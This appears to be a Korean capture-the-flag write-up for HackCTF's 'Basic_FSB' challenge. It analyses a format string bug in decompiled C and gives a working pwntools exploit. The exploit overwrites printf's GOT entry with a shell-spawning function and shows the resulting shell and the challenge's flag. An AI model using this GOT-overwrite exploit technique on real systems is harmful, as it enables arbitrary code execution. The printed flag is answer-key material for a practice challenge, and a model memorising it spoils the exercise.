Basic_FSB


```
kej@ubuntu:~$ ./basic_fsb
input : AAA
AAA
```

파일을 실행시켜 문자열을 입력해보면 문자열이 그대로 출력된다.

ida로 코드를 한 번 살펴보자.


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 0, 2, 0);
  vuln();
  return 0;
}
```

main함수에서 vuln함수를 호출한다. vuln함수로 타고 들어가보면

```
int vuln()
{
  char s[1024]; // [esp+0h] [ebp-808h] BYREF
  char format[1032]; // [esp+400h] [ebp-408h] BYREF

  printf("input : ");
  fgets(s, 1024, stdin);
  snprintf(format, 0x400u, s);
  return printf(format);
}
```

snprintf 함수에 의해 입력된 내용이 format 버퍼에 저장됨을 확인할 수 있고 printf에서도 format 버퍼를 그대로 출력한다.



또한 함수들을 살펴보면 flag 함수가 존재하는데,

```
int flag()
{
  puts("EN)you have successfully modified the value :)");
  puts(aKr);
  return system("/bin/sh");
}
```

/bin/sh 를 실행해준다. 따라서 이 flag함수를 호출시켜 줘야할 것이다.

snprintf 부분에서 printf got 를 flag주소로 덮어씌워 printf가 실행되면서 flag 함수를 실행시켜보자.


```
kej@ubuntu:~$ ./basic_fsb
input : AAAA %x %x %x %x
AAAA 0 41414141 20782520 25207825
```

입력값에 문자열과 16진수 출력 포맷스트링을 넣어보면 2번째 인자에서 문자열의 16진수 값이 출력되는 걸 확인할 수 있다.

```
gdb-peda$ info func
All defined functions:

Non-debugging symbols:
0x08048398  _init
0x080483d0  printf@plt
0x080483e0  fgets@plt
0x080483f0  puts@plt
0x08048400  system@plt
0x08048410  __libc_start_main@plt
0x08048420  setvbuf@plt
0x08048430  snprintf@plt
0x08048440  __gmon_start__@plt
0x08048450  _start
0x08048480  __x86.get_pc_thunk.bx
0x08048490  deregister_tm_clones
0x080484c0  register_tm_clones
0x08048500  __do_global_dtors_aux
0x08048520  frame_dummy
0x0804854b  vuln
0x080485b4  flag
0x080485ed  main
0x08048630  __libc_csu_init
0x08048690  __libc_csu_fini
0x08048694  _fini
```

flag함수 주소는 `0x080485b4` 이고,



printf got는 `804A00C` 이다.

```
from pwn import *

r = remote("ctf.j0n9hyun.xyz", 3002)
printfGot = p32(0x0804A00C)
flag = 0x080485b4 #flag함수 주소

r.recvuntil(b"input :")
r.send(printfGot+b'%134514096x'+b'%n') #134514096 = flag() dec(134514100) - got크기(4)

r.interactive()
```

```
kej@ubuntu:~$ python3 ex.py
[+] Opening connection to ctf.j0n9hyun.xyz on port 3002: Done
[*] Switching to interactive mode
 $ ls
EN)you have successfully modified the value :)
KR)#값조작  #성공적  #플래그  #FSB :)
$ ls
flag
main
$ cat flag
HackCTF{여보게_오늘_반찬은_포맷스트링이_어떠한가?}
```

FLAG : `HackCTF{여보게_오늘_반찬은_포맷스트링이_어떠한가?}`